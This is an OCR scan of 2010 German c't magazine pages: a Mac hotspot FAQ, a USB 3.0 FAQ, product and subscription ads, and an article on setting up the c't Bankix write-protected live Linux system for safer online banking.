
? Ich surfe unterwegs mit meinem MacBook über einen UMTS-Stick; auf dem Mac ist das aktuelle Mac OS X 10.6.4 eingerichtet. Nun möchte ich dessen Internetverbindung anderen WLAN-Stationen meiner Reisegruppe zur Verfügung stellen – wie geht das?

! Aktuelle Macs lassen sich mit wenigen Klicks als Hotspots einrichten. Jedoch ist zu beachten, dass sie in dieser Betriebsart WLAN-Daten nur mit dem unsicheren WEP-Verfahren verschlüsseln; das geht in diesem „Ad hoc" genannten Modus nicht anders. Um unerwünschtes Mithören zu vermeiden, braucht man also eine zusätzliche Verschlüsselung, beispielsweise ein VPN.

Zum Einrichten der Hotspot-Funktion öffnen Sie die Systemeinstellungen und dort den Bereich Freigaben. Wählen Sie links in der Spalte den Dienst „Internetfreigabe" aus, aber lassen Sie ihn zunächst noch deaktiviert.

Setzen Sie auf der rechten Seite das Häkchen neben „AirPort" und stellen Sie sicher, dass im Menü darüber das Interface der UMTS-Verbindung freigegeben wird. Die Bezeichnungen können je nach Hersteller unterschiedlich sein. Beispielsweise nennt die Firma Option das Interface seiner UMTS-Modems „Ethernet Adaptor". Falls Sie unsicher sind, welches das richtige ist, öffnen Sie bei aufgebauter UMTS-Internetverbindung in den Systemeinstellungen den Bereich Netzwerk. Das aktive Interface ist dort mit einem grünen Punkt markiert.

Wenn Sie in „Freigaben" das UMTS-Interface eingetragen haben, klicken Sie unten auf „AirPort-Optionen" und tragen Sie einen beliebigen Netzwerknamen und den Funkkanal ein. Stellen Sie die WEP-Verschlüsselung auf 128 Bit ein und tragen Sie dann ein 13 Zeichen langes Passwort ein. Klicken Sie auf Okay, setzen Sie das Häkchen neben „Internetfreigabe" und klicken Sie nach Aufforderung auf „Start". Nun können sich WLAN-Stationen mit dem eingetragenen Passwort an Ihrem MacBook anmelden. (dz)



Macs können ihre Internetverbindung per Ad-hoc-WLAN freigeben und so andere Rechner mitsurfen lassen.

SPHINX connects the world
SPHINX MOXA
Service
Produkte
Hersteller
Lösungen
Industrielle I/O
MOXA
SPHINX bietet Ihnen ein breites Produktspektrum an Remote-I/O Lösungen für die Automatisierung. Anwendungen wie Datenerfassung, Fernüberwachung und Alarmsysteme können flexibel durch die Installation von analogen, digitalen und Temperaturmessgeräten realisiert werden.
Kontaktieren Sie uns – wir beraten Sie gerne!
Mobile GPRS-I/O
Für Standorte, die normalerweise nur mit großem Aufwand an das Automatisierungssystem angeschlossen werden können, bietet die hoch integrierte ioLogik W5000-Serie eine einfache und flexible Lösung.
Kostengünstige Fernüberwachung lässt sich mit den vielfältigen Anschlussmöglichkeiten realisieren.
Data Log schedule
TFTP Server
Internet
GPRS Network
Alarm DO/Relay
Email
Click&Go
Wake on call
Mobile Phone SMS
io Logik E1200-Serie
Mit den Remote Ethernet I/O Modulen der E1200-Serie lässt sich die W5000-Serie einfach erweitern. Durch die integrierten zwei Ethernet Switch Ports der E1200-Serie lassen sich weitere I/O-Module oder andere Netzwerk Geräte ohne großen Aufwand hinzufügen.
SCADA or Controller
ioLogik E1200
ioLogik E1200
ioLogik E1200
ioLogik E1200
Ihre MOXA-Vertriebspartner
SPHINX
SPHINX Computer Vertriebs GmbH
Heinrich-Lanz-Str. 14, D-69514 Laudenbach
Tel: +49 (0) 6201 / 7 54 37
mail@sphinxcomputer.de
SPHINX Connect GmbH
Zettachring 2, D-70567 Stuttgart
Tel: +49 (0)711-7287-5750
mail@sphinxconnect.de
S-Connect GesmbH
Trappelgasse 6, A-1040 Wien
Tel.: +43 (0) 1-504 84 78-0
mail@s-connect.at
www.sphinxgroup.de

FAQ

Benjamin Benz

USB 3.0

Antworten auf die häufigsten Fragen

USB 3.0 kontra USB 2.0

Lohnt es sich, auf USB 3.0 umzusteigen? Was bringt es derzeit?


Die dritte Auflage von USB bringt im Wesentlichen den neuen SuperSpeed-Übertragungsmodus, der Datenraten von über 300 MByte/s verspricht. Derzeit ist die Auswahl an SuperSpeed-tauglichen Geräten noch relativ klein. Insbesondere externe Festplatten, SSDs und USB-Sticks profitieren jedoch gewaltig von dem neuen Modus. HighSpeed-Übertragungen (USB 2.0) liefern in der Praxis selten mehr als 32 MByte/s und bremsen moderne SATA-Festplatten oder gar Solid-State-Disks (SSD) daher erheblich aus. Bis Scanner, Digitalkameras, Camcorder oder Drucker die neue Schnittstelle nutzen, dürfte allerdings noch einige Zeit vergehen.

Außerdem dürfen USB-3.0-Geräte mehr Strom ziehen als ihre Vorgänger und es gibt sehr viel ausgefeiltere Stromsparmechanismen, die unter anderem die Akkulaufzeit von Notebooks, an denen viel Peripherie hängt, verlängern sollen.

Nachrüsten

Kann ich meinen PC oder mein Notebook nachträglich für USB 3.0 fit machen?

Sofern Ihr Gerät halbwegs aktuell ist: im Prinzip ja. Für Notebooks gibt es USB-3.0-Host-Adapter im ExpressCard-Format. Diese steckt man einfach in den entsprechenden Slot und installiert einen Treiber. Bei Desktop-PCs hat man die Wahl zwischen PCIe-x1- und -x4-Steckkarten. Erstere erreichen nur dann die volle SuperSpeed-Geschwindigkeit, wenn ihr Steckplatz die volle PCIe-2.0-Datenrate liefert. Asus bietet auch eine PCIe-x4-Steckkarte an, die vier PCIe-1.1-Lanes bündelt.



USB-3.0-Adapter mit PCIe-x1-Anschluss liefern nur via PCIe 2.0 volle SuperSpeed-Performance. x4-Karten können indes vier PCIe-1.1-Lanes bündeln.

Kompatibilität

Vertragen sich USB-2.0- und -3.0-Geräte?

USB 3.0 schreibt vor, dass sowohl Geräte als auch Hosts vollständig abwärtskompatibel sein müssen. Das bedeutet, dass 2.0-Geräte an jedem 3.0-Port funktionieren müssen und vice versa. Dies gilt allerdings nur eingeschränkt für die Kabel: Auf der Host-Seite (Typ A) sind die neuen Kontakte so geschickt untergebracht, dass alle Kabel in alle Buchsen passen. USB-3.0-Geräte lassen sich auch mit alten Kabeln (Typ B) anschließen; moderne 3.0-Kabel docken jedoch nicht an 2.0-Geräten an.

Ähnlich sieht es bei den Hubs aus: USB-3.0-Hubs können sowohl neue als auch alte Geräte verwalten, weil sie im Inneren aus einem USB-3.0- und einem -2.0-Hub bestehen. SuperSpeed-Transfers klappen jedoch nur, wenn es eine lückenlose 3.0-Kette vom Gerät bis zum PC gibt.


Intel-Bremse

Ich habe gehört, dass USB 3.0 auf Intel-Systemen langsam sein soll. Stimmt das?

Nicht unbedingt. Alle aktuellen Intel-Chipsätze für LGA1156-Prozessoren bieten nur PCIe-1.1-Geschwindigkeit, nämlich 250 MByte/s pro Lane. Theoretisch wäre das auch für superschnelle SSDs genug: In der Praxis erreichen die derzeit weitverbreiteten NEC-Chips per PCIe 1.1 kaum mehr als 140 MByte/s. Im Vergleich zu den 32 bis 36 MByte/s von USB 2.0 ist aber selbst das noch ein riesiger Fortschritt und mehr als 140 MByte/s liefern ohnehin nur wenige (externe) Festplatten.

Die eigentlich für die Grafikkarte vorgesehenen PCIe-Lanes des Prozessors bieten indes volle 2.0-Geschwindigkeit (500 MByte/s); an ihnen wuppt der NEC-Chip bis zu 205 MByte/s und mehr – sofern die Stromsparmodi der CPU nicht dazwischenfunken. Wenn Chipsatz und Board das unterstützen und ein PEG-Slot frei ist, gehört eine USB-3.0-Karte daher hier hinein. Manche Board-Hersteller bieten im BIOS-Setup eine Option namens USB-Turbo an, die den aufgelöteten USB-Chip mit der CPU statt mit dem Chipsatz verbindet. Asus bündelt hingegen über einen PCIe-Switch-Chip vier PCIe-1.1-Lanes des Chipsatzes zu zwei PCIe-2.0-Lanes. An diesen hängen dann je ein USB-3.0- und SATA-6G-Chip.

Gerüchten zufolge soll Intels nächste Chipsatzgeneration (6-Series) dann endlich volle PCIe-2.0-Geschwindigkeit bieten.



Auf der Host-Seite (Typ-A, links) sind USB-2.0- und -3.0-Steckverbinder (blau) kompatibel. Auf der Device-Seite (Typ-B, rechts) passen nur alte Kabel in neue Geräte.

Stromversorgung

Trotz USB 3.0 braucht meine externe Festplatte noch immer ein Y-Kabel für die Stromversorgung am Notebook. Warum?

Die USB-3.0-Spezifikation schreibt vor, dass Geräte bis zu 900 mA ziehen dürfen. Laut Jeff Ravencraft vom USB Implementers Forum sollte das für nahezu alle USB-Geräte – insbesondere 2,5"-Festplatten – ausreichen. In der Praxis schaffen es allerdings die bisherigen ExpressCards für Notebooks oft nicht, die 900 mA auch anzuliefern. Daher legen die Hersteller nach wie vor die Y-Adapter bei, die zusätzlich noch einen USB-2.0-Port anzapfen. (bbe)

Für Foto-Perfektionisten: 1 Jahr c't special-Know-how.

Das aktuelle Heft: versandkostenfrei inkl. DVD ordern!

Sichern Sie sich jetzt vier Mal jährlich das aktuelle Wissen der c't-Spezialisten und erfahrener Foto-Profis aus der Praxis in jeder neuen Ausgabe des **c't special Digitale Fotografie**:

- aktuelle **c't-Kamera- und Zubehör-Tests**
- wertvolle **Profi-Tipps für die Foto-Praxis** und didaktisch aufgebaute **Video-Tutorials**
- ausgewählte **Software**, gratis auf jeder Heft-DVD

Sie erhalten jedes neue special-Heft frei Haus und sparen so 10% gegenüber dem Einzelkauf.

Bestellen Sie jetzt Ihr Jahres-Abo für das c't special Digitale Fotografie und sichern Sie sich zusätzlich Ihre SDHC-Card als exklusives Geschenk.

↳ c't. Weiterlesen, wo andere aufhören.

Online ordern:
www.ct.de/foto-angebot

Sichern Sie sich jetzt Ihr Geschenk:

Diese original SDHC-Card von Transcend mit satten 4 GByte Speicher gehört Ihnen, wenn Sie nun 4 Hefte bestellen!

☐ **Ja, ich bestelle 4 c't special Digitale Fotografie mit Software-DVDs** pro Jahr mit 10% Rabatt für € 32,00 frei Haus und die **4 GByte SDHC-Card** als Geschenk. Die Lieferung beginnt mit dem aktuellen Heft 3/10.

☐ **Ja, will das aktuelle c't special Digitale Fotografie** 3/10 inklusive Software-DVD für € 8,90 frei Haus.

Ja, ich bin einverstanden, dass der Heise Zeitschriften Verlag mich über seine Angebote und Produkte informiert. Diese Informationen wünsche ich per:

☐ E-Mail ☐ Telefon Eine Weitergabe meiner Daten an Dritte erfolgt nicht. Meine Einwilligung kann ich jederzeit widerrufen; auf Wunsch auch nur für einzelne Kommunikationsmittel. Dazu genügt eine formlose Nachricht an: Heise Zeitschriften Verlag GmbH & Co. KG, Vertrieb & Marketing, Helstorfer Str. 7, 30625 Hannover oder datenservice@heise.de (Datenschutzhinweis unter www.heise.de/privacy).

Vorname

Name

Straße, Haus-Nr.

PLZ, Ort

Telefon + E-Mail (für evtl. Rückfragen) CFP10102

Fax: 040 3007 85 3525 · Per Post: Heise Zeitschriften Verlag, c't-Leserservice, Postfach 11 14 28, 20414 Hamburg

Mirko Dölle

Nummer sicher

Kontenverwaltung und Online-Banking mit c't Bankix

Angreifer finden immer wieder Lücken in Browser, Flash-Player oder im Betriebssystem, um sich an Viren-Scannern vorbei ins System einzuschleichen. Dort können sie die Zugangsdaten fürs Online-Banking abfangen und somit Zugriff auf das Konto erlangen. c't Bankix verhindert, dass sich die Übeltäter überhaupt einnisten können, und gewährleistet so sicheres Online-Banking.

Fantasielosigkeit kann man den Entwicklern von Würmern, Viren und Trojanern wahrlich nicht vorwerfen: Trotz brandaktueller Virenscanner finden sie immer wieder Sicherheitslücken im Browser, im Flash-Player, bei Dateiverknüpfungen oder im Betriebssystem selbst, über die sie ihre Schadprogramme auf den Rechner eines Opfers schmuggeln. Der Anwender hat meist gar keine Chance zu bemerken, dass die Angreifer persönliche Daten sammeln und ihn beim Online-Banking überwachen.

Damit Cracker selbst bei einem erfolgreichen Angriff von vornherein keine Chance haben, sich im System einzunisten, haben wir c't Bankix entwickelt. Es handelt sich um ein Live-Linux-System, das speziell für sicheres Online-Banking konzipiert wurde und von einem Medium mit Schreibschutz gestartet wird, sodass nachträgliche Manipulationen grundsätzlich unmöglich sind. Zudem startet c't Bankix keine Dienste, die von außen erreichbar wären und verzichtet bewusst auf sicherheitskritische Komponenten wie zum Beispiel den Flash-Player.

Die Basis von c't Bankix ist die bekannte Linux-Distribution Ubuntu in der aktuellen Version 10.04 LTS, allerdings haben wir die Linux-Distribution von Grund auf neu aufgebaut. Durch die konsequente Ausrichtung auf den Anwendungszweck Online-Banking ist das System mit knapp 400 MByte etwas mehr als halb so groß wie eine Ubuntu-Desktop-CD. Sie finden das ISO-Image auf der Projektseite (siehe Link am Ende des Artikels) zum Download. c't Bankix enthält neben dem Basissystem und dem grafischen Desktop lediglich den Firefox-Browser für Web-basiertes Online-Banking mit Pin und (m)TAN sowie den E-Mail-Client Thunderbird, um bei Bedarf Zugriff auf die E-Mails zu haben. Für Online-Banking via HBCI lässt sich zudem das Finanzverwaltungsprogramm Hibiscus nachinstallieren, doch dazu später mehr.

Bei der Entwicklung von c't Bankix haben wir darauf geachtet, vollständig kompatibel zur Basis-Distribution Ubuntu 10.04 LTS zu bleiben. So haben Sie jederzeit die Möglichkeit, auf die Ubuntu-Paket-Repositories zurückzugreifen und weitere Programme nachzuinstallieren. Im c't-Bankix-Repository, das ebenfalls standardmäßig eingebunden ist, finden Sie zusätzlich das Programm Hibiscus. Über die Repositories haben Sie zudem die Möglichkeit, c't Bankix jederzeit auf den neuesten Stand zu bringen und damit nachträglich entdeckte Sicherheitslücken zu schließen – wobei das Ubuntu-Projekt die Version 10.04 LTS für die nächsten drei Jahre mit Updates versorgen will.


Funktionsweise

Um c't Bankix verwenden zu können, benötigen Sie einen Rechner mit x86- oder x86-64-kompatiblem Prozessor und mindestens 386 MByte RAM. Falls Sie Updates einspielen möchten, sind 512 MByte bis 1 GByte RAM dringend geboten, da zunächst sämtliche Pakete heruntergeladen und erst dann entpackt und im System installiert werden. Unabhängig vom Prozessor verwendet c't Bankix stets den 32-Bit-Modus, womit es auch auf aktuellen Netbooks mit Atom-Prozessor läuft.

Auf der c't-Bankix-Projektseite (siehe Link am Ende des Artikels) finden Sie stets die aktuelle Version von c't Bankix als ISO-Abbild zum Download. Neuere Versionen werden wir von Zeit zu Zeit bereitstellen, zum Beispiel wenn relevante Sicherheitslücken im speziell angepassten Kernel von c't Bankix auftauchen oder die anstehenden Updates zu umfangreich werden, um sie noch in kurzer Zeit herunterladen zu können.

Für c't Bankix können Sie entweder von einem Flash-Speicher oder einer CD starten. Wir empfehlen, einen USB-Stick mit Schreibschutzschalter oder eine SD-Flash-Karte zu verwenden, da c't Bankix von diesen Medien deutlich schneller arbeitet als von CDs. Nur für ältere Rechner, die nicht von USB-Lauf-

Linux-Benutzer verwenden am besten den Startmedien-Ersteller usb-creator, um c't Bankix auf einem USB-Stick oder einer SD-Karte zu installieren.



Unetbootin kopiert das c't-Bankix-Image unter Windows auf einen USB-Stick und richtet auch gleich den benötigten Bootloader ein.

werken booten können, sollten Sie noch eine CD verwenden.

Der Schreibschutz ist für c't Bankix essenziell: Bei beschreibbaren Medien könnte ein Angreifer theoretisch, wenn er alle Zugangshürden überwunden hat, beliebige Manipulationen vornehmen wie zum Beispiel einen Keylogger für Passwörter oder auch einen kompromittierten Kernel installieren. Auf der anderen Seite bedeutet ein unveränderliches Medium aber auch, dass etwaige Sicherheitslücken nachträglich nicht mehr geschlossen werden könnten und man warten müsste, bis eine entsprechend aktualisierte Version von c't Bankix erscheint. Wir haben uns daher für einen Mittelweg entschieden: Haben Sie das System auf einem USB-Stick installiert, starten Sie c't Bankix zunächst ohne Schreibschutz. Wollen Sie c't Bankix von CD booten, brennen Sie das ISO-Abbild als erste Sitzung einer Multi-Session-CD, ohne die CD abzuschließen – sodass nachträglich eine zweite Session angefügt werden kann.

Nach dem ersten Start von c't Bankix haben Sie dann die Möglichkeit, Updates einzuspielen, Browser und E-Mail-Client zu konfigurieren, fehlende Anwendungen nachzurüsten und den Desktop an Ihre Wünsche anzupassen. Zudem können Sie einen (zweiten) USB-Stick, der keinen Schreibschutz benötigt, als Home-Laufwerk einbinden. Sind Sie mit den Einstellungen zufrieden, speichern Sie die Systemeinstellungen und starten c't Bankix neu. Beim Herunterfahren kopiert c't Bankix nun die Benutzereinstellungen auf das Home-Laufwerk, sofern Sie eins angelegt haben, und sichert die restlichen Benutzer- und Systemeinstellungen sowie die nachinstallierten Programme auf den USB-Stick oder hängt die Daten bei CDs als zweite Session an die vorhandene c't-Bankix-Session an und schließt die CD ab. Damit ist die CD nicht länger beschreibbar; bei USB-Sticks ist dies der Zeitpunkt, den Schreibschutz zu aktivieren.

Diese Methode hat den Vorteil, dass Sie Sicherheitsaktualisierungen unmittelbar dann einfügen können, wenn sie im Ubuntu-Repository auftauchen. Allerdings besteht auch das theoretische Risiko, dass ein Angreifer eben diese Aktualisierung nutzt, um in das System einzudringen. Da sämtliche Update-Pakete von uns oder vom Ubuntu-Projekt signiert sind, haben Sie die Gewissheit, dass Sie keine Fälschungen untergeschoben bekommen.

Auch später, nachdem Sie die Systemeinstellungen gespeichert haben und das Bootmedium nur noch schreibgeschützt verwenden, können Sie c't Bankix weiterhin aktualisieren; die Aktualisierungsverwaltung finden Sie im System-Menü unter Systemverwaltung. Allerdings werden die Updates dann nur im RAM des Rechners installiert, weshalb Sie sie nach jedem Reboot erneut einspielen müssen – das lohnt sich nur, wenn Sie c't Bankix gelegentlich verwenden.

Die wohl größten Chancen für einen erfolgreichen Angriff dürften über noch unentdeckte Sicherheitslücken im Browser oder E-Mail-Client bestehen, weshalb Sie während der Einrichtungsphase nicht unnötig im Web surfen oder E-Mails abrufen sollten.

c't Bankix auf USB-Sticks

USB-Sticks mit Schreibschutz sind inzwischen selten geworden, man bekommt sie jedoch noch bei verschiedenen Internet-Versendern. Derzeit empfehlen wir die Trekstor-CS-Familie mit 2 GByte, die es für 10 bis 15 Euro gibt, sowie die Sticks der Pivot-Familie von Imation für 15 bis 20 Euro. Vor den bislang empfohlenen Swivel Drives von Imation müssen wir inzwischen warnen, die überarbeitete Version, die gerade in den Läden ist, hat keinen Schreibschutzschalter mehr. Prinzipiell sind alle USB-Sticks mit Schreibschutz geeignet, wobei nicht immer gewährleistet ist, dass der Schalter am Stick auch für einen physischen Schreibschutz sorgt. Daher sollten Sie den USB-Stick zunächst ausprobieren, bevor Sie auf den Schreibschutz vertrauen.

Eine Alternative zu USB-Sticks sind SD-Karten, auch diese besitzen einen Schreibschutzschalter. Allerdings sind SD-Karten oft langsamer als USB-Sticks und der Schreibschutzschalter signalisiert lediglich dem Kartenleser, dass der Flash-Speicher schreibgeschützt sein soll – was manche Leser allerdings ignorieren. Daher sollten Sie wie bei den USB-Sticks unbedingt ausprobieren, ob es sich um einen zuverlässigen Schreibschutz handelt, bevor Sie darauf vertrauen.

Die einfachste Möglichkeit ist es, den Kartenleser nebst schreibgeschützter Karte oder den schreibgeschützten USB-Stick unter Linux anzuschließen und dann eine Datei auf das Laufwerk zu kopieren. Klappt das nicht, funktioniert der Schreibschutz tadellos. Windows sollten Sie für diesen Test nicht verwenden, da der Stick-Hersteller den Schreibschutz möglicherweise in Software über ein zusätzliches Programm oder im Treiber realisiert hat, was unter Linux und damit unter c't Bankix unwirksam wäre. Falls Sie kein Linux-System zur Hand haben, testen Sie den fraglichen Flash-Speicher später einfach unter c't Bankix selbst.

Um c't Bankix auf einen USB-Stick oder eine SD-Karte zu installieren, benötigen Sie ein spezielles Programm, das nicht nur die Dateien aus dem ISO-Image überträgt, sondern zusätzlich einen Bootloader installiert. Unter Windows verwenden Sie dafür am besten das Programm Unetbootin (siehe Link am Ende des Artikels), unter Linux den Startmedien-Ersteller (usb-creator), der zum Umfang der meisten aktuellen Linux-Distributionen gehört. Für Macs gibt es derzeit noch kein passendes Programm.

Bootfähiger USB-Stick

Um das heruntergeladene c't-Banikx-Image mit Unetbootin auf einen USB-Stick zu übertragen, müssen Sie im linken Teil des Fensters auf „Disk Image" umschalten, als Typ „ISO" auswählen und dann den Dateipfad des ISO-Abbilds angeben. Im unteren Teil

Beim ersten Start von c't Bankix können Sie das System aktualisieren und an ihre eigenen Wünsche anpassen, bevor Sie die Einstellungen permanent auf USB-Stick oder CD speichern.

des Fensters wählen Sie noch den USB-Stick oder die SD-Karte aus, auf den Sie das Image übertragen wollen, und klicken schließlich auf „OK". Das Ergebnis ist ein bootfähiger USB-Stick mit c't Bankix.

Der Startmedien-Ersteller usb-creator unter Linux funktioniert ähnlich wie Unetbootin. Das Programm listet automatisch alle angeschlossenen USB-Sticks mit den darauf angelegten Partitionen im Bereich Datenträger auf. Wichtig ist, dass Sie nicht den Datenträger selbst, also zum Beispiel /dev/sdb, auswählen, sondern stets eine Partition wie /dev/sdb1. Außerdem müssen Sie angeben, dass beim Herunterfahren alle Daten verworfen werden – da Sie den USB-Stick ja später schreibgeschützt verwenden. Anschließend wählen Sie noch als Quelle das heruntergeladene c't-Bankix-Image aus und lassen das Startmedium erstellen.

Im Unterschied zu Unetbootin, das stets seinen eigenen Bootloader einfügt, verwendet der Startmedien-Ersteller unter Linux stets das Bootmenü, das Sie auch beim Start von CD sehen würden. Dies ist aber ein rein kosmetischer Unterschied und für den Betrieb von c't Bankix nicht weiter von Belang.

Haben Sie den Schreibschutz Ihres USB-Sticks oder Ihrer SD-Karte noch nicht überprüft, sollten Sie das nun nachholen. Dazu aktivieren Sie den Schreibschutz, fahren den Rechner herunter und lassen ihn vom Flash-Speicher c't Bankix booten. An der grafischen Oberfläche angelangt starten Sie im Anwendungsmenü unter Zubehör ein Terminal und versuchen, mit dem Befehl

```
sudo mount -o remount,rw /cdrom
```

das eigentlich schreibgeschützte Medium beschreibbar einzubinden. Erhalten Sie dabei die Fehlermeldung, dass das Gerät schreibgeschützt ist, funktioniert der Schreibschutz einwandfrei und Sie können c't Bankix wieder herunterfahren. Andernfalls sollten Sie nach einem anderen USB-Stick für die Installation suchen; das Medium ohne funktionierenden Schreibschutz können Sie bedenkenlos als Home-Laufwerk verwenden, doch dazu später mehr.

CD als Installationsmedium

Auf CD sollten Sie c't Bankix nur dann installieren, wenn Ihr Rechner partout nicht von USB-Sticks startet: c't Bankix bootet von CD nicht nur um ein Vielfaches langsamer, das Speichern der Einstellungen ist auch sehr viel komplexer und birgt mehr Fehlerquellen.

Um die Updates und Systemeinstellungen später dauerhaft auf CD speichern zu können, müssen Sie das c't-Bankix-Image als erste Sitzung einer Multi-Session-CD auf eine CD brennen. DVDs können Sie nicht verwenden, da sich der Brennvorgang von CDs und DVDs unter Linux weitgehend unterscheidet und c't Bankix nur für den Betrieb mit CDs ausgelegt ist.

Ein kostenloses Programm, mit dem Sie unter Windows eine c't-Bankix-CD brennen können, ist CDBurnerXP (siehe Link am Ende des Artikels). Die bei Redaktionsschluss aktuelle Version 4.3.2 brannte das ISO-Image problemlos im Multi-Session-Modus. Wichtig ist, dass Sie als Brennmethode „Session at Once" verwenden und keinesfalls „Disk at Once" oder „Track at Once". Zudem müssen Sie die standardmäßig ausgewählte Brennoption „Medium abschließen" deaktivieren, da c't Bankix sonst keine zweite Session mit den Updates und Einstellungen mehr anfügen kann.

Unter Linux verwenden Sie entweder das Kommandozeilenprogramm wodim oder eins der grafischen Brennprogramme wie Brasero oder K3b, um die CD zu brennen. Bei Brasero müssen Sie lediglich das ISO-Abbild von c't Bankix als Quelle angeben und eine leere CD einlegen, die das Programm dann automatisch erkennt und als Ziel auswählt. Wichtig ist, dass Sie anschließend noch in den Eigenschaften dafür sorgen, dass die CD für das Anhängen neuer Dateien offen gehalten wird – auf diese Weise brennt Brasero die CD automatisch als Multisession-Medium.

Haben Sie Zweifel, ob die CD korrekt im Multisession-Modus gebrannt wurde, starten Sie den Rechner von der CD und öffnen auf dem grafischen Desktop ein Terminal – Sie finden es im Anwendungsmenü unter Zubehör. Anschließend geben Sie folgendes Kommando ein:

```
sudo ctbankix-wodim -msinfo dev=/dev/sr0
```

Liefert der Aufruf eine Zahl wie zum Beispiel 0,190822, so handelt es sich um eine nicht abgeschlossene Multi-Session-CD – andernfalls meldet das Programm, dass das Medium nicht mehr beschrieben werden kann. Haben Sie mehrere optische Laufwerke, bemängelt das Programm möglicherweise ein fehlendes Medium. Dann rufen Sie den Befehl mit dem Gerätenamen /dev/sr1 oder /dev/sr2 anstelle von /dev/sr0 auf.

Der erste Start

Beim ersten Start von c't Bankix haben Sie die Möglichkeit, Updates nachzuinstallieren, Drucker einzurichten sowie die Einstellungen anzupassen und dauerhaft speichern zu lassen – wozu Sie bei USB-Sticks und SD-Karten den Schreibschutz deaktivieren müssen.

Beim Booten von USB-Stick oder CD gelangen Sie zunächst in ein Bootmenü, in dem Sie durch Drücken der Enter-Taste c't Bankix mit den Standardeinstellungen starten. Dann verwendet c't Bankix eine deutsche Tastatur und die Ländereinstellungen für Deutschland. Sollte der grafische Desktop auch nach mehreren Minuten Wartezeit nicht erscheinen, liegt wahrscheinlich eine Inkompatibilität mit Ihrem Rechner vor, die Sie eventuell über sogenannte Bootparameter beheben können. Eine Liste der wichtigsten Bootparameter finden Sie auf der Projektseite, wollen Sie mehrere gleichzeitig verwenden, müssen Sie sie mit Leerzeichen voneinander trennen.

Haben Sie c't Bankix mit Hilfe von Unetbootin installiert, drücken Sie am Bootmenü die Tabulatortaste, um weitere Bootparameter eintragen zu können. Am c't-Bankix-Bootmenü hingegen müssen Sie ctbankix gefolgt von den gewünschten zusätzlichen Bootparametern eingeben. Anschließend drücken Sie bei beiden Bootloadern die Enter-Taste, um das System zu starten.

Am Ende des Bootvorgangs erscheint der grafische Desktop, wie in der Abbildung links unten zu sehen. Beim ersten Start sollten Sie sich die Zeit nehmen, c't Bankix zu aktualisieren, nach Ihren Vorlieben anzupassen und die Einstellungen permanent zu speichern.

Anpassungen und Updates

Die Software-Aktualisierung ist der erste Schritt und bringt c't Bankix auf den neuesten Stand. Dazu benötigten Sie allerdings eine Internetverbindung und es können durchaus einige Megabyte Datenvolumen anfallen. Sollte nach dem Update wider Erwarten ein Neustart des Systems notwendig sein, so verschieben Sie ihn unbedingt auf

später – ansonsten beginnen Sie nach dem Reboot wieder von vorn.

Im Auslieferungszustand verfügt c't Bankix nur über wenige Programme, die wichtigsten sind der Browser Firefox sowie das E-Mail-Programm Thunderbird. Beide sollten Sie auf Ihre Bedürfnisse anpassen, zum Beispiel indem Sie in Firefox Lesezeichen für die Online-Banking-Portale Ihrer Banken hinterlegen – so vermeiden Sie es später, durch einen einfachen Tippfehler einem Betrüger in die Falle zu laufen.

